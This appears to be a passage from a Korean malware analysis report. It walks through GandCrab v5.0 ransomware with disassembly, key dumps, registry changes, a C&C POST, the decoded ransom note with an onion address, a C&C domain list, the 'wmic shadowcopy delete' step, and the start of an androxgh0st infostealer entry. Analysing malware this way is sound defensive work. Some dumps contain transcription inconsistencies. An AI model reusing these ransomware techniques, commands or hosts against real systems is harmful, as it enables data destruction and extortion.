00D56DD0	8B35 8C51D600	mov esi,dword ptr ds:[<VirtualAlloc>]
00D56DD6	8BD9	mov ebx,ecx
00D56DD8	57	push edi
00D56DD9	6A 04	push 4
00D56DD8	68 00300000	push 3000
00D56DE0	68 00040000	push 400
00D56DE5	6A 00	push 0
00D56DE7	88FA	mov edi,edx
00D56DE9	FFD6	call esi
00D56DEB	6A 04	push 4
00D56DED	68 00300000	push 3000
00D56DF2	68 00080000	push 800
00D56DF7	6A 00	push 0
00D56DF9	8903	mov dword ptr ds:[ebx],eax
00D56DFB	FFD6	call esi
00D56DFD	68 00080000	push 800
00D56E02	50	push eax
00D56E03	8907	mov dword ptr ds:[edi],eax
00D56E05	FF15 E850D600	call dword ptr ds:[<VirtualLock>]

[그림 60. 메모리 고정 확인]

00056E33	8D45 FC	lea eax,dword ptr ss:[ebp-4]
00056E36	6A 00	push 0
00056E38	50	push eax
00056E39	FF15 2C50D600	call dword ptr ds:[<CryptAcquireContextW>]
00056E3F	85C0	test eax,eax
00056E41	74 53	je d77378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8cadd0.D56E96
00056E43	8D45 08	lea eax,dword ptr ss:[ebp+8]
00056E46	50	push eax
00056E47	68 01000008	push 8000001
00056E4C	68 00A40000	push A400
00056E51	FF75 FC	push dword ptr ss:[ebp-4]
00056E54	FF15 1850D600	call dword ptr ds:[<CryptGenKey>]
00056E5A	56	push esi
00056E5B	FF75 F8	push dword ptr ss:[ebp+8]
00056E5E	8B35 3050D600	mov esi,dword ptr ds:[<CryptExportKey>]
00056E64	330B	xor ebx,ebx
00056E66	53	push ebx
00056E67	6A 06	push 6
00056E69	53	push ebx
00056E6A	FF75 08	push dword ptr ss:[ebp+8]
00056E6D	FFD6	call esi

[그림 61. RSA 키 생성 확인]

03800000	06 02 00 00	00 A4 00 00	52 53 41 31	00 08 00 00	.....RSA1....
03800010	01 00 01 00	B5 A5 83 B1	BC 69 3A 35	23 5A E4 0A	....µ%.±¼i:5#Zä.
03800020	FC D6 4C 7D	FF B3 78 D2	0E F3 F5 16	A5 B8 73 77	üÖL}ý*xÖ.öö.%.sw
03800030	E0 7C 88 46	C7 C3 65 50	C3 2F 6C 08	A8 A0 1A A0	à|.FÇAePÄ/1..
03800040	7D 86 07 D8	89 18 AE 05	A1 68 9E 55	C1 61 A3 CD	}...Ö..%.ih.UAafî
03800050	A3 5D C1 50	0A 89 68 3E	A7 40 90 63	CA 8E 35 2C	é]ÄP..h>§@.cÊ.5,
03800060	6D F7 38 30	E2 A7 04 1D	D9 B3 95 59	31 E8 B9 1C	m÷80â§..Ü*.Y1è'.
03800070	71 E0 87 54	86 08 8E C8	CF 50 C1 37	58 AD 30 7F	qà.T...ËIPA7X.O.
03800080	DE A1 00 E0	21 87 9D FA	37 84 CC BC	7D 2F 3D D3	pj.à!...ú7.1¼}/=Ö
03800090	3F B6 68 F4	CC 52 46 1B	25 FA 5C F8	2F AD C2 D0	?¶kôîRF.%.ú\ø/.Äð
038000A0	F6 35 E2 25	B0 DA 72 9E	86 59 07 DC	03 DD 64 7D	ösâ%°Ür..Y.Ü.Yd}
038000B0	2A 03 CA 48	AD 9F BB F7	E2 0A 6C 05	3D 40 2E 5F	*.ÊH..»÷â.1.=@.-
038000C0	64 F0 5D 39	F5 E8 E8 11	32 90 5B 3D	42 C8 8C 87	dð]9ðèè.2.[=BÊ..
038000D0	75 96 47 F2	CE 7E 08 42	DA CA 00 81	14 D3 95 1D	u.Göî~.BÜÊ...Ö..
038000E0	A4 98 32 66	04 01 73 10	6D D2 81 83	05 8D 5B D6	¤.2f...s.mÖ....[Ö
038000F0	CA F1 C1 65	F1 DC EA 34	48 9F A9 27	A3 16 C5 B5	ÊñAeñÜê4H.®'£.Äµ
03800100	40 B6 B1 75	08 6D A0 25	9A A0 32 BD	A4 2B 99 EE	@¶±u.m %. 2½¤+.î

[그림 62. RSA 공개키 확인]

03810000	07 02 00 00	00 A4 00 00	52 53 41 32	00 08 00 00	.....RSA2....
03810010	01 00 01 00	B5 A5 83 B1	BC 69 3A 35	23 5A E4 0A	....µ%.±¼i:5#Zä.
03810020	FC D6 4C 7D	FF B3 78 D2	0E F3 F5 16	A5 B8 73 77	üÖL}ý*xÖ.öö.%.sw
03810030	E0 7C 88 46	C7 C3 65 50	C3 2F 6C 08	A8 A0 1A A0	à|.FÇAePÄ/1..
03810040	7D 86 07 D8	89 18 AE 05	A1 68 9E 55	C1 61 A3 CD	}...Ö..%.ih.UAafî
03810050	A3 5D C1 50	0A 89 68 3E	A7 40 90 63	CA 8E 35 2C	é]ÄP..h>§@.cÊ.5,
03810060	6D F7 38 30	E2 A7 04 1D	D9 B3 95 59	31 E8 B9 1C	m÷80â§..Ü*.Y1è'.
03810070	71 E0 87 54	86 08 8E C8	CF 50 C1 37	58 AD 30 7F	qà.T...ËIPA7X.O.
03810080	DE A1 00 E0	21 87 9D FA	37 84 CC BC	7D 2F 3D D3	pj.à!...ú7.1¼}/=Ö
03810090	3F B6 68 F4	CC 52 46 1B	25 FA 5C F8	2F AD C2 D0	?¶kôîRF.%.ú\ø/.Äð
038100A0	F6 35 E2 25	B0 DA 72 9E	86 59 07 DC	03 DD 64 7D	ösâ%°Ür..Y.Ü.Yd}
038100B0	2A 03 CA 48	AD 9F BB F7	E2 0A 6C 05	3D 40 2E 5F	*.ÊH..»÷â.1.=@.-
038100C0	64 F0 5D 39	F5 E8 E8 11	32 90 5B 3D	42 C8 8C 87	dð]9ðèè.2.[=BÊ..
038100D0	75 96 47 F2	CE 7E 08 42	DA CA 00 81	14 D3 95 1D	u.Göî~.BÜÊ...Ö..
038100E0	A4 98 32 66	04 01 73 10	6D D2 81 83	05 8D 5B D6	¤.2f...s.mÖ....[Ö
038100F0	CA F1 C1 65	F1 DC EA 34	48 9F A9 27	A3 16 C5 B5	ÊñAeñÜê4H.®'£.Äµ
03810100	40 B6 B1 75	08 6D A0 25	9A A0 32 BD	A4 2B 99 EE	@¶±u.m %. 2½¤+.î

[그림 63. RSA 개인키 확인]

04070000	94 04 00 00	CA 02 6C 1F	AF 64 8F B1	65 95 48 CA	...
04070010	36 0D D9 71	65 1F 8F C8	DF 34 6E 03	98 CE F2 B1	6.Ùqe..ÈB4n..iò±
04070020	2C E5 25 39	B8 9A 8D 9F	BC 24 42 19	53 B4 A8 65	,à%9...%\$B.S"e
04070030	4D 1E 98 64	61 EA 23 FB	75 E4 C5 4D	A1 2C 26 D2	M..dàè#ùuãAMj,&O
04070040	48 53 98 CD	94 70 E3 98	CB 2E 00 4D	DC 3F F2 C7	HS.I.pã.E..MU?bÇ
04070050	34 F6 F6 20	5C 46 55 A1	D8 83 25 44	BF 5E E9 22	460\FUj0.%D¿^è"
04070060	EA 2E 81 E6	ED 3A 0C 2C	FF F8 C0 D2	AC 28 EF 01	è..æi:.,YoAO-+i.
04070070	62 85 AF 4D	7C 9D 67 97	D4 0F E3 60	04 88 CA EB	b..Mj.g.Ö.ä..Èè
04070080	96 32 2D 20	F4 AE 06 5A	53 84 0C 87	06 E2 5D 33	.2- öø.ZS...â]3
04070090	0D 52 63 43	15 69 75 35	2D C5 08 C9	8C 38 CC D7	.Rcc.iu5-Ä.È.8Ix
040700A0	53 6A 43 3A	84 29 6D BC	3C EE 38 D4	CB C6 11 0A	SjC:.)m4<i;ÖÈA..
040700B0	17 DC A5 76	D4 04 9C B6	6E B9 DD C1	CE E0 06 A2	.U×vÖ..¶n'YAia.¢
040700C0	CD D5 7F 9D	B7 BC 6C 49	9E 17 99 68	4A FC A2 47	iÖ...%4I...hJü¢G
040700D0	F5 EA 0F 1A	42 E6 F0 3A	48 4B AE 62	04 F2 28 B6	öè..Bæð:HK®b.ò(¶
040700E0	A0 72 F7 E7	E6 3A 0F 23	D0 EB CE 25	7D 90 0C 1E	r÷çæ:.#Dëi%}...r
040700F0	76 46 56 33	11 6F 56 15	6C 80 7B 88	E9 D9 09 96	vFV3.ov.1.{.èÜ..
04070100	AA 7F D6 29	5C E3 3C CC	48 86 95 9D	37 DF 06 59	ª.Ö)\ä<iH...7B.Y

[그림 64. 암호화된 RSA 개인키 확인]

- 다음으로, HKEY_CURRENT_USER\\software\\ex_data\\data 레지스트리 키를 생성하고, ext 란 이름을 설정한 후 위에서 생성한 .kpsjp 문자열을 바이너리 형식으로 저장한다.
- HKEY_CURRENT_USER\\software\\keys_data\\data 레지스트리 키를 생성하고, public, private 란 이름을 설정한 후 각각 public 엔 RSA 공개키 값을, private 엔 RSA 개인키 값을 저장한다.

00054700	50	push eax
00054701	68 19000200	push 20019
00054706	6A 00	push 0
00054708	FF75 F8	push dword ptr ss:[ebp-8]
0005470B	68 01000080	push 80000001
00054710	FF15 3C500600	call dword ptr ds:[!RegOpenKeyExw]

[그림 65. 레지스트리 키 오픈]

00054944	6A 00	push 0
00054946	8D4C FC	lea eax,dword ptr ss:[ebp-4]
00054949	50	push eax
0005494A	6A 00	push 0
0005494C	68 3F000F00	push F003F
00054951	6A 00	push 0
00054953	6A 00	push 0
00054955	6A 00	push 0
00054957	FF75 F4	push dword ptr ss:[ebp-C]
0005495A	68 01000080	push 80000001
0005495F	FF15 3C500600	call dword ptr ds:[!RegCreateKeyExw]

[그림 66. 레지스트리 키 생성]

0005497B	50	push eax
0005497C	FF75 08	push dword ptr ss:[ebp+8]
0005497F	6A 03	push 3
00054981	6A 00	push 0
00054983	FF75 EC	push dword ptr ss:[ebp-14]
00054986	FF75 FC	push dword ptr ss:[ebp-4]
00054989	FF15 34500600	call dword ptr ds:[!RegSetValueExw]

[그림 67. 레지스트리 값 설정]

037807C0	54 6F 45 37	6D 62 45 59	69 49 47 45	7A 4C 28 7A	ToE7mbEYiIGEzL+z
037807D0	4E 6A 52 74	6D 38 78 48	43 57 37 37	65 45 70 58	NjRtm8xKCW77eEpX
037807E0	67 55 63 44	57 76 75 56	70 62 4F 64	50 34 6E 66	gUCDWvUvpbOdP4nf
037807F0	47 33 78 49	49 6F 56 34	42 6D 6D 33	63 4C 30 52	G3xIIoV48mm3cLOR
03780800	4A 77 4F 35	6E 56 4C 5A	76 34 59 33	63 48 71 6D	JwO5nVLZv4Y3cKqm
03780810	39 56 74 46	79 50 57 50	52 6F 73 2F	42 4E 4F 67	9VtFyPWPRos/BNog
03780820	50 39 74 7A	63 76 6A 5A	69 2F 46 76	79 63 72 74	P9tzcvjzi/Fvycrt
03780830	36 42 62 48	68 4E 45 4F	74 4F 44 53	48 71 76 50	6BbHkNEOtODSHqvP
03780840	78 67 30 6C	32 61 33 53	4D 4C 53 68	34 68 78 30	xg012a3SMLSk4kx0
03780850	59 43 77 51	30 6F 34 64	77 37 79 48	42 46 4F 51	YCwQ0o4dw7yHBFQO
03780860	77 30 30 66	48 30 31 33	70 71 6F 52	34 41 4A 46	w00fK013pqoR4AJF
03780870	7A 72 6D 43	38 56 30 32	36 63 55 34	79 48 78 48	zrmC8V026cU4yKxK
03780880	37 69 53 30	64 74 39 49	39 41 77 4C	59 54 52 48	7iS0dt9I9AwLYTRK
03780890	61 44 76 68	69 66 4F 78	34 43 48 70	54 34 52 6E	aDvhifoX4CHpT4Rn
037808A0	43 33 42 65	2F 47 32 61	47 66 44 48	6E 48 43 78	C3Be/G2aGfDKnKcX
037808B0	4E 4D 79 62	45 70 6D 4D	65 6E 68 41	52 37 77 4E	NMybEpmMenhAR7wN
037808C0	53 48 50 50	51 77 43 54	41 77 77 3D	00 00 00 00	SKPPQwCTAww=...

[그림 71. base64 인코딩 된 암호화된 RSA 개인키(패딩문자(=) 확인)]

040C0170	2F 79 64 52	34 6F 61 34	5A 71 61 4F	59 35 4A 79	/ydR40a4Zqa0Y5Jy
040C0180	50 59 79 75	32 58 71 69	78 5A 51 61	54 57 38 71	PYyu2Xq1xZQaTW8q
040C0190	62 56 4F 39	4A 49 49 4A	38 4A 45 38	77 4E 6F 6F	bV09JIIJ8JE8wNoo
040C01A0	55 52 50 42	6E 48 67 28	43 65 34 4C	41 4F 32 66	URPBnKg+Ce4LA02f
040C01B0	6D 32 46 75	67 2F 68 72	66 41 33 68	78 48 31 48	m2Fug/hrfA3kxH1K
040C01C0	79 67 36 42	5A 6C 62 70	59 52 45 34	33 6F 48 4C	yg6BZlbpYRE43oHL
040C01D0	58 75 61 73	31 77 55 5A	4D 58 51 56	52 6C 57 48	Xuas1wUZMXQVRlWk
040C01E0	66 54 6E 54	31 6C 44 67	63 48 38 48	6D 55 72 66	fTnT1lDgcH8KmUrf
040C01F0	68 79 7A 32	51 55 39 6E	6C 4C 49 6D	6C 73 69 77	hyz2QU9n1LIm1siw
040C0200	37 58 49 4F	56 59 33 70	64 54 66 79	66 42 77 63	7XIOVY3pdTfyfBwc
040C0210	61 73 41 36	50 79 4A 4E	6A 33 39 66	51 33 6A 43	asA6PyJNj39fQ3jC
040C0220	7A 61 59 42	45 71 62 74	66 68 6A 48	42 64 42 4D	zaYBEqbtfkjHBdBM
040C0230	4F 5A 48 34	48 70 38 4F	65 62 2F 48	52 63 38 50	OZH4Hp8Oeb/HRc8P
040C0240	34 6F 68 72	56 28 48 75	70 62 4F 52	7A 4A 6E 39	4okrV+Hupb0RZJn9
040C0250	5A 6E 59 49	68 38 73 7A	39 65 78 49	52 65 74 74	ZnYIh8sz9exIRett
040C0260	44 2F 28 4A	62 6E 76 57	35 28 4A 4F	58 73 35 65	D/+JbnvW5+JOXs5e
040C0270	50 74 52 34	39 42 4E 68	5A 6C 4B 42	32 67 3D 3D	PtR49BNhZ1K82a==

[그림 72. base64 인코딩 된 암호화된 시스템 정보(패딩문자(==)확인)]

- 위에서 인코딩한 RSA 개인키는 BEGIN GANDCRAB KEY 에 인코딩한 시스템 정보는 BEGIN PC DATA 에 붙이는 것을 확인할 수 있다.

03F90000	---BEGIN GANDCRAB KEY---.lAQAMoCbB+vZI+xZZVIyYjYN2XF1H4/I3zRuA5
03F90080	v08rEs5SU5uJqNn7wkQh1Ttkh1TR6YZGHqI/t15MVNoSwm0khTmM2UcOObyy4ATd
03F90100	w/8sc09vYgXEZVodiDJUS/Xuki6i6B5u06DCz/+MDSrCvvAWKFr018nWeX1A/jYA
03F90180	SIyuuWMIog9K4GWlOEDICG4lOzDVjJqXVpdTutxQvJjDjM11NqQzqEKW28PO471M
03F90200	vGEQoX3KV21ASctm653cHO4Aaizdv/nbe8bEmeF5loSvyiR/XqDxpC5vA6SEuuYg
03F90280	TyKLagcvfn5joPI9DrziV9kAwedkZWMxFvVhVsgHu46dkJlqp/iilc4zzMSIaVnT
03F90300	ffBlna7+cGwPRfjg5cT9Sz0i2poOohLP0lo+mxmSZ5ymAw3uZ30w7UVEpRdd8mkI
03F90380	zQt6yop2n7G8sBVroX2qKr9Uaq7u1t5WPPbOJY6jMKTGYeldnhALbH9CyCdIi3Hu
03F90400	f/CqQWTgKB14d9pnREAmZ1Kwg10X/AQwPuRe21/o1cdJHN9v1V+r1Z6IBawvs886
03F90480	AgQ88mTnAOAXPb8DCIIk1sDlk5i4DdYURA2nu9yE/GEdm0d0q6afMirRuag6+KYT
03F90500	nMOavUiY0X4fDdPbZRMJOsc8bpdTIWUBZmipCtee/7g4aDXqGOTXyOVAX062W93B
03F90580	oAkkio/XeYsrTFs36lyv4LNZ1lB6dGiA6J8M1P7ud7n+/MEy1MP/snpGZsb/GGF7
03F90600	4wixjuZE6ydH5rHqaqC0B35KcqVynZr1FYxxg1zF00k8vC7khYce5h6m18S+sr
03F90680	VsVlFMYEzrL86aFvIXqKqOGtKSDMlQdrJxYeS9uMMd8AVrpNBqivcq66o1m1g1GK
03F90700	cQLq14afKYiHggRYZZizw2gwQMudoyCIaDL434VC6Dnq/j3NkfGzrJc5+fjuxyJF
03F90780	pTVh21roCEnhPLtQyH35dJfxmAlwKdcNzoh/NMvGuk1QVqH10blyFOvk3C0HK5Rp
03F90800	8nBBvVWFvbf1Y9Ej/qouMxz1hkuxwwhq6r39Kq9Y3FyibEOxfv1b5vrjQuwbzn7j

[그림 73. BEGIN GANDCRAB KEY 확인]

```

03F91200 | ..---BEGIN PC DATA---.wfkD6iudumBkmpL8IRr4U6qxEFagOT3t3jxjOpv1x
03F91280 | 1YovOuWNx4WYYVdxZZETpxRqnYQ7mhWylfSTBWH6R5IBKrzutNX7+n6TUGED8biC
03F91300 | pJj89LFMP/fmB0oBJAGLoqj/Px82WjxHJKOip6hCU54AqkAxxZmOPWxzbnEbXUkZ
03F91380 | HQwbcaWrSc2YZxYDKSRxsQpKY4h290ASlKwZEZV6gPEuQPcECJE2LSMOK04MJKP3
03F91400 | IpYLEeTCZwBmoQoBnzIP6Q/Zvr0isZzjjbqjd1ASXgy15hnWd0yCA4xYw78DIars
03F91480 | H05SjvFeg/ykf8tLtiVqd+nsrrx565itrFkkRfBo+LL/zQ2S0tiGtZYJFqF8iPtU
03F91500 | xGUEYgb/ydR4oa4Zqa0Y5JyPYyu2XqixZQaTW8qbV09JIIJ8JE8wNooURP8nKg+C
03F91580 | e4LA02fm2Fug/hrfA3kxH1KyG6BZlbpYRE43oHLXuas1wUZMXQVRlWkfTnT1lDgc
03F91600 | H8KmUrFhyz2QU9n1LIm1siw7XIOVY3pdTfyfBwcAsA6PyJNj39fQ3jCzaYBEqbtF
03F91680 | kjHBd8MOZH4Hp80eb/HRc8P4okrV+HupbORZJn9ZnYih8sz9exIRettD/+JbnvW5
03F91700 | +JOXs5ePtr498NhZlKB2g==..---END PC DATA---.....

```

[그림 74. BEGIN PC DATA 확인]

- 다음으로, C&C 서버(아래 표 9. 참고) 들과 연결한 뒤 암호화된 시스템 정보를 보내는 것을 확인할 수 있다.

```

00058D3D | 57 | push edi |
00058D3E | 51 | push ecx |
00058D3F | 57 | push edi |
00058D40 | 57 | push edi |
00058D41 | 68 | push dword ptr [edi] |
00058D42 | 56 | push esi |
00058D43 | 8B | mov esi, dword ptr [edi] |
00058D44 | 68 | push dword ptr [edi] |
00058D45 | 56 | push esi |
00058D46 | FF | call dword ptr [edi] |

```

[그림 75. POST 요청 확인]

```

00058D47 | FF | call dword ptr [edi] |
00058D48 | 57 | push edi |
00058D49 | 51 | push ecx |
00058D4A | 57 | push edi |
00058D4B | 57 | push edi |
00058D4C | 68 | push dword ptr [edi] |
00058D4D | 56 | push esi |
00058D4E | FF | call dword ptr [edi] |

```

[그림 76. 암호화된 시스템 정보 Send 확인]

- 그 다음, 특정 디렉토리 정보를 가져오는 것을 확인할 수 있다.

ProgramData	IETldCache	Boot	Program Files
Tor Browser	All Users	Local Settings	Windows

[표 7. 디렉토리 확인 (해당 디렉토리 탐지 시 메모리 해제)]

```

039C0000 | C:\Program Files (x86)\Common Files.....

```

[그림 77. Program Files\Common Files 확인 (해당 디렉토리 탐지 시 메모리 해제)]

```

039C0000 | C:\Users\lee\AppData\Local

```

[그림 78. C:\Users\사용자\AppData\Local 확인 해당 디렉토리 탐지 시 메모리 해제]]

- 이후, C:\KPSJP-DECRYPT.html 이란 문자열을 생성한 다음 이를 이름으로한 html 파일과 내용이 비어있는 임의의 문자열의 .lock 파일이 C 드라이브에 생성된 것을 확인할 수 있다.

- 탐색한 디렉토리마다 html, lock 파일을 생성한다.

039C0200 C:\KPSJP-DECRYPT.html....

[그림 79. 생성 문자열 확인]

00D57962	56	push esi
00D57963	56	push esi
00D57964	6A 01	push 1
00D57966	56	push esi
00D57967	56	push esi
00D57968	68 00000040	push 40000000
00D5796D	53	push ebx
00D5796E	FF15 EC51D600	call dword ptr ds:[<CreateFile>]

[그림 80. 파일 생성]

00D5798E	50	push eax
00D5798F	FF35 A4E7D700	push dword ptr ds:[D7E7A4]
00D57995	53	push ebx
00D57996	FF15 F851D600	call dword ptr ds:[<WriteFile>]

[그림 81. 생성한 파일에 내용 삽입]

```

KPSJP-DECRYPT.html
1  <html>
2  <head>
3  <style>
4      body{
5          background: #000082 no-repeat;
6          font-family:Consolas;
7          color: rgb(255, 255, 255);
8          font-size:25px;
9      }
10     ul{
11         margin-left: 400px;
12         text-align: left;
13     }
14     p{
15         display:none;
16     }
17     span{
18         display:none;
19     }
20 </style>
21 </head>
22 <body>
23 <span>99-559</span>
24 <div align="center">

```

[그림 82. 생성된 파일 내용 확인]

d8e97437d8e973de41b.lock	2025-03-19 오전 11:36	LOCK 파일	0KB
--------------------------	---------------------	---------	-----

[그림 83. 비어있는 .lock 파일 확인]

- 위에서 생성된 파일의 div 안의 내용은 html 엔티티 형식으로 되어있으므로 파이썬 스크립트를 사용해 디코딩한 후 확인해보면, 랜섬웨어 감염 시 생성되는 README.txt 파일 내용인 것을 확인할 수 있다.

```

kpsjp.py > ...
1  import html
2
3  encoded_string = "&#x000D;&#x000A;&#x002D;&#x002D;&#x002D;&#x003D;&#x0020;&#x0047;&#x00C
4
5  decoded_string = html.unescape(encoded_string)
6
7  print("디코딩 결과:", decoded_string)

```

[그림 84. 문자열 디코딩 파이썬 스크립트]

```

디코딩 결과:
---- GANDCRAB V5.0 ---- <br>
<br>
참고!<br>
귀하의모든파일,서류,사진,자료및다른중요한파일이암호화됐고확자자명을갖습니다: .KP5JP
<br>
파일을복구하는유일한방법은특정개별키를구입하는것입니다.저희만이귀하에게이키를줄수있으며저희만이귀하의파일을복구할수
있습니니다.<br>
<br>
<br>
귀하의키를가진서버는폐쇄된네트워크TOR 안에있습니다.다음방법으로거기에접근할수있습니다. <br>
<br>
-----<br>
<ul>
<li> Tor 브라우저를다운로드합니다. - https://www.torproject.org/ </li>
<li> Tor 브라우저를설치합니다.</li>
<li> Tor 브라우저를실행합니다.</li>
<li> TOR 브라우저에서연결합니다: http://gandcrabmfe6mef.onion/1410320cd8e973db </li>
<li> 이페이지의지시를따릅니다.</li>
</ul>
-----<br>
<br>
저희페이지에서결제방법을보고 1개의파일을무료로해독할수있습니다.<br>
<br>
주의!<br>
데이터손상을방지하기위해서:<br>
<br>
*암호된파일을수정하지마십시오.<br>
*아래데이터를변경하지마십시오.<br>
<p>---BEGIN GANDCRAB KEY---
1AQAAm0Cb8+vZI+xZZVIyJYN2XF1H4/I3zRuA5v08rEs55U5uJqNn7wkQh1TtKh1TR6Y2GHqI/t15MMNoSnm0khTmM2Uc00byy4ATdw/8sc09vYgXEZV
odIDJUS/Xuki6i685u06DCz/+MDSrCvvAWKFr018nWeX1A/jYASTyuuWMi0g9K4Gw10EDICG410zDVJjQxVpdTutxQvJjDjM11NqQzqEKw28P0471MvG
EQoX3KV21ASctm553dH04Aaizdv/nbe8bEmef51oSvyiR/XqDxpC5vA6SEuuYgTyKLagcvfn5joPI9DrziV9kAwedk2w4xVvVsgHu46dkJlqp/iilc
4zzMSIaVnTffBlna7+cGwPRfjg5cT9Sz0i2po0ohLP01o+mm5Z5ymAw3uZ30w7UVEpRdd8mkIzQt6yop2n7G8sBVroX2qKr9Uaq7u1t5WPPb0JY6jMk
TGyeldnhALbH9CyCdIi3Huf/CqQwTgK814d9pnREAmZ1Kwpl0X/AQwPuRe21/o1cdJH9v1V+r1Z6T8awvs886AgQ88mTnAQAXPb8OCITk1sD1k5i4Dd


```

[그림 85. 디코딩 후 문자열 확인]

- 이후, 드라이버를 탐색하며 파일을 암호화하며, 위에서 확인한 표 7 의 디렉토리들과 Program Files(x86)/Common Files, AppData 디렉토리를 탐지했을 경우는 암호화를 진행하지 않고 메모리를 해제하는 것을 확인할 수 있다.



[그림 86. 표 7의 디렉토리와 일치할 경우 jne를 통해 점프]




[그림 87. 점프 후 메모리 해제 확인]

- 파일의 경우 위 표 6의 파일 확장자와 일치하는지 검사한 뒤 일치할 경우 일치한 확장자를 반환하고 메모리를 해제하는 것을 확인할 수 있다.



[그림 88. 파일 확장자 비교 확인]



[그림 89. 메모리 해제]

- 또한 탐색한 파일이 아래의 표와 일치할 경우 메모리를 해제하는 것을 확인할 수 있다.

autorun.inf	ntuser.dat	iconcache.db	bootsect.bak
boot.ini	ntuser.dat.log	thumbs.db	%s-DECRYPT.html

%s-DECRYPT.txt	KRAB-DECRYPT.html	KRAB-DECRYPT.txt	CRAB-DECRYPT.txt
desktop.ini	ntldr	NTDETECT.COM	bootpont.int

[표 8. 제외할 파일 확인]

- 일치하지 않을 경우 파일을 잠근 뒤, 암호화 시키고 파일의 확장자를 위에서 확인한 .kpsjp 로 변경한 다음 파일을 언락하고 핸들을 닫는다.
- 디렉토리 탐색이 끝나면 핸들을 닫는데 핸들을 닫으면서 위에서 생성된 .lock 파일이 제거된다.

```

● 00D512FC FF70 1C push dword ptr ds:[eax+1C]
● 00D512FF FF70 20 push dword ptr ds:[eax+20]
● 00D51302 6A 00 push 0
● 00D51304 6A 00 push 0
● 00D51306 53 push ebx
● 00D51307 FF15 FC51D600 call dword ptr ds:[<LockFile>]

```

[그림 90. 파일 잠금]

```

● 00D56FF7 3145 F0 xor dword ptr ss:[ebp-10],eax
● 00D56FFA 8B45 F0 mov eax,dword ptr ss:[ebp-10]
● 00D56FFD 0345 E8 add eax,dword ptr ss:[ebp-18]
● 00D57000 C1C0 09 rol eax,9
● 00D57003 3145 EC xor dword ptr ss:[ebp-14],eax
● 00D57006 8B45 EC mov eax,dword ptr ss:[ebp-14]
● 00D57009 0345 F0 add eax,dword ptr ss:[ebp-10]
● 00D5700C C1C0 0D rol eax,D
● 00D5700F 33F8 xor edi,eax
● 00D57011 8B45 EC mov eax,dword ptr ss:[ebp-14]
● 00D57014 03C7 add eax,edi
● 00D57016 897D D0 mov dword ptr ss:[ebp-30],edi
● 00D57019 C1C8 0E ror eax,E
● 00D5701C 3145 E8 xor dword ptr ss:[ebp-18],eax
● 00D5701F 8B45 F8 mov eax,dword ptr ss:[ebp-8]
● 00D57022 0345 E4 add eax,dword ptr ss:[ebp-1C]
● 00D57025 C1C0 07 rol eax,7
● 00D57028 3145 E0 xor dword ptr ss:[ebp-20],eax
● 00D5702B 8B45 E0 mov eax,dword ptr ss:[ebp-20]
● 00D5702E 0345 E4 add eax,dword ptr ss:[ebp-1C]
● 00D57031 C1C0 09 rol eax,9
● 00D57034 33F0 xor esi,eax
● 00D57036 8B7D D8 mov edi,dword ptr ss:[ebp-28]
● 00D57039 8B45 E0 mov eax,dword ptr ss:[ebp-20]
● 00D5703C 03C6 add eax,esi
● 00D5703E C1C0 0D rol eax,D
● 00D57041 3145 F8 xor dword ptr ss:[ebp-8],eax
● 00D57044 8B45 F8 mov eax,dword ptr ss:[ebp-8]
● 00D57047 03C6 add eax,esi
● 00D57049 C1C8 0E ror eax,E

```

[그림 91. 암호화 루틴 (일부)]

```

● 00D514F6 8D0445 12000000 lea eax,dword ptr ds:[eax*2+12]
● 00D514FD 50 push eax
● 00D514FE 57 push edi
● 00D514FF 8D45 E8 lea eax,dword ptr ss:[ebp-18]
● 00D51502 50 push eax
● 00D51503 53 push ebx
● 00D51504 FF15 0CE8D700 call dword ptr ds:[<ZwSetInformationFile>]

```

[그림 92. 확장자에 .kpsjp 추가]

complexobject.h.kpsjp	2025-03-19 오후 2:06	KPSJP 파일	3KB
context.h.kpsjp	2025-03-19 오후 2:06	KPSJP 파일	3KB
datetime.h.kpsjp	2025-03-19 오후 2:06	KPSJP 파일	11KB
descrobject.h.kpsjp	2025-03-19 오후 2:06	KPSJP 파일	4KB
dictobject.h.kpsjp	2025-03-19 오후 2:06	KPSJP 파일	5KB

[그림 93. 암호화 및 확장자 변경 확인]

00D5151C	FF70 1C	push dword ptr ds:[eax+1C]
00D5151F	FF70 20	push dword ptr ds:[eax+20]
00D51522	6A 00	push 0
00D51524	6A 00	push 0
00D51526	53	push ebx
00D51527	FF15 0052D600	call dword ptr ds:[<UnlockFile>]
00D5152D	53	push ebx
00D5152E	FF15 E451D600	call dword ptr ds:[<CloseHandle>]

[그림 94. 파일 언락 및 핸들 닫음]

00D57DF2	FF7424 18	push dword ptr ss:[esp+18]
00D57DF6	FF15 FC50D600	call dword ptr ds:[<FindClose>]
00D57DFC	FF7424 1C	push dword ptr ss:[esp+1C]
00D57E00	FF15 E451D600	call dword ptr ds:[<CloseHandle>]

[그림 95. 파일을 닫고 핸들을 닫음(.lock 파일 삭제됨)]

- 파일 암호화 이후, 시스템 새도우 복사본 파일을 제거하는 명령어를 ShellExecuteW 를 통해 실행하는 것을 확인할 수 있다.

00D5592C	6A 00	push 0
00D5592E	6A 00	push 0
00D55930	FF75 F4	push dword ptr esi:[ebp-4]
00D55933	FF75 FC	push dword ptr esi:[ebp-4]
00D55936	5B 742D6000	push 0773760cc42b912e51403bd4466cd8a050d8a905779b96c97f70e6489d8c8d0.D69674
00D55938	6A 00	push 0
00D5593A	FF15 8C12D600	call dword ptr ds:[<ShellExecuteW>]

[그림 96. wmic.exe shadowcopy delete]

- 정리해보면, 특정 프로세스가 실행 중이거나, 특정 국가일 경우 실행을 종료하며, C&C 서버와 통신하여 시스템 정보를 전달하고, 파일을 암호화시킨 다음 확장자를 변경한 뒤, 시스템 복사본 파일을 제거하는 랜섬웨어 인 것을 확인할 수 있다.

[부록. C&C 후보 목록]

www.billerimpex.com
www.macartegrise.eu
www.poketeg.com
perovaphoto.ru

asl-compawww.fabbfoundationw.perfectfunnelblueprint.com
www.wash-wear.com
pp-panda74.ru
cevent.net
bellytobabyphotographyseattle.com
alem.be
boatshowcom
dna-cp.com
acbt.fr
더 많은 C&C url 이 존재하나 너무 많아 여기까지 나타냄

대응 방안

- 탐지용 YARA 룰 생성
 - 보안 정책 반영
 - C&C 주소 차단
-

Sample #6: [androxgh0st]


- 분석 시기: 2025-03-21
- 악성코드 유형: 파이썬 형식의 인포스틸러
- 사용 도구: file, pycdc, visual studio code
- 분석 방식: 정적 분석

주요 기능 요약

- 공격한 URL 에서 PAYPAL, AWS, Twillio, SMTP 에 대한 중요 정보를 추출 후 .txt 파일 형식으로 저장

